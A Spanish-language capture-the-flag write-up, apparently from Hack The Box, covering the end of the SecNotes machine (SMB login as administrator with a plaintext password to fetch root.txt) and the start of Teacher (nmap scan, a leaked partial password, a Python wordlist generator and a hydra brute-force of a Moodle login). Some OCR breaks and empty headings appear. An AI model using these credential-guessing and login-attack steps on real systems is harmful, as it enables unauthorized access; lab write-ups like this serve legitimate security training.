cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
```

EXPLOTACIÓN DEL ROOT.

```
exitroot@SECNOTES:~# smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
\\c$lient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
smb: \> ls
ls
  $Recycle.Bin                     DHS        0  Thu Jun 21 15:24:29 2018
  bootmgr                         AHSR   395268  Fri Jul 10 04:00:31 2015
  BOOTNXT                          AHS        1  Fri Jul 10 04:00:31 2015
  Distros                            D        0  Thu Jun 21 15:07:52 2018
  Documents and Settings           DHS        0  Fri Jul 10 05:21:38 2015
  inetpub                            D        0  Thu Jun 21 18:47:33 2018
  Microsoft                          D        0  Fri Jun 22 14:09:10 2018
  pagefile.sys                     AHS 738197504  Sun Jan 13 07:15:56 2019
  PerfLogs                           D        0  Wed Apr 11 16:38:20 2018
  php7                               D        0  Thu Jun 21 08:15:24 2018
  Program Files                     DR        0  Sun Aug 19 14:56:49 2018
  Program Files (x86)               DR        0  Thu Jun 21 18:47:33 2018
  ProgramData                       DH        0  Sun Aug 19 14:56:49 2018
  Recovery                         DHS        0  Thu Jun 21 14:52:17 2018
  swapfile.sys                     AHS 268435456  Sun Jan 13 07:15:56 2019
  System Volume Information        DHS        0  Thu Jun 21 14:53:13 2018
  Ubuntu.zip                         A 201749452  Thu Jun 21 15:07:28 2018
  Users                             DR        0  Thu Jun 21 15:00:39 2018
  Windows                            D        0  Sun Aug 19 11:15:49 2018

                12978687 blocks of size 4096. 8039493 blocks available
```

EXPLOTACIÓN DEL ROOT.

```
smb: \Users\Administrator\> cd Desktop
cd Desktop
smb: \Users\Administrator\Desktop\> get root.txt
get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 34 as root.txt (3.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
ls
exit
root@SECNOTES:~# ls
filesystem  root.txt
root@SECNOTES:~# cat root.txt
cat root.txt
```

Nivel 5

TEACHER

OS: LINUX

DIFICULTAD: FACIL
5.2/ 10

PUNTOS: 20 PTS

IP: 10.10.10.153

RECONOCIMIENTO Y ESCANEO


```
Nmap scan report for 10.10.10.153
Host is up (0.17s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Blackhat highschool
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=12/31%OT=80%CT=1%CU=33410%PV=Y%DS=2%DC=T%G=Y%TM=5C2A6C
OS:11%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)SE
OS:Q(SP=105%GCD=1%ISR=10B%TI=Z%CI=I%TS=8)OPS(O1=M54DST11NW7%O2=M54DST11NW7%
```

RECONOCIMIENTO Y ESCANEO

RECONOCIMIENTO Y ESCANEO

```
<div class="slide">
    <ul>
        <li><a href="#"><img src="images/5.png" onerror="console.log('That\'s an F');" alt=""></a></li>
        <li><a href="#"><img src="images/5_2.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_3.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_4.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_5.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_6.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_7.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_8.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_9.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_10.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_11.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_12.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_13.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_14.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_15.png" alt=""></a></li>
        <li><a href="#"><img src="images/5_16.png" alt=""></a></li>
    </ul>
</div>
```

RECONOCIMIENTO Y ESCANEO



4_5.png	2018-06-27 03:25	4.7K
4_6.png	2018-06-27 03:25	4.7K
5.png	2018-06-27 03:43	200
5_2.png	2018-06-27 03:25	6.5K
5_3.png	2018-06-27 03:25	6.3K
5_4.png	2018-06-27 03:25	6.1K

RECONOCIMIENTO Y ESCANEO


```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└─── #wget http://10.10.10.153/images/5.png
--2019-01-03 06:55:51--  http://10.10.10.153/images/5.png
Conectando con 10.10.10.153:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 200 [image/png]
Grabando a: “5.png”

5.png                       100%[=====================================================>]     200  --.-KB/s    en 0s

2019-01-03 06:55:51 (4,49 MB/s) - “5.png” guardado [200/200]

┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└─── #file 5.png
5.png: ASCII text
```

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└─── #cat 5.png
Hi Servicedesk,

I forgot the last charachter of my password. The only part I remembered is Th4C0
0lTheacha.

Could you guys figure out what the last charachter is, or just reset it?

Thanks,
Giovanni
```


RECONOCIMIENTO Y ESCANEO

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└─── #cat dicc.py
# /usr/bin/python
# -*- coding: utf-8 -*-

palabra = "Th4C00lTheacha."

ABC = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789,.-{}+¿<>;:
_[]*¡?=)(/&%$#!°¬|¨"

arc = "conpunto.txt"

a = open(arc,"w+")

for l in ABC:
        a.write(palabra+l+"\n")

a.close

┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└─── #ls | grep punto
conpunto.txt
sinpunto.txt
```


RECONOCIMIENTO Y ESCANEO



EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.



EXPLOTACIÓN DEL USUARIO.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/teacher]
└──╼ #hydra 10.10.10.153 -L diccionario.txt -P sinpunto.txt http-post-form "/moo
dle/login/index.php:username=^USER^&password=^PASS^:F=Invalid login, please try
again" -vV
```

```
[80][http-post-form] host: 10.10.10.153   login: Giovanni   password: Th4C00lThe
acha#
[STATUS] attack finished for 10.10.10.153 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-04 11:38:43
```

https://www.cvedetails.com/cve/CVE-2018-14630/

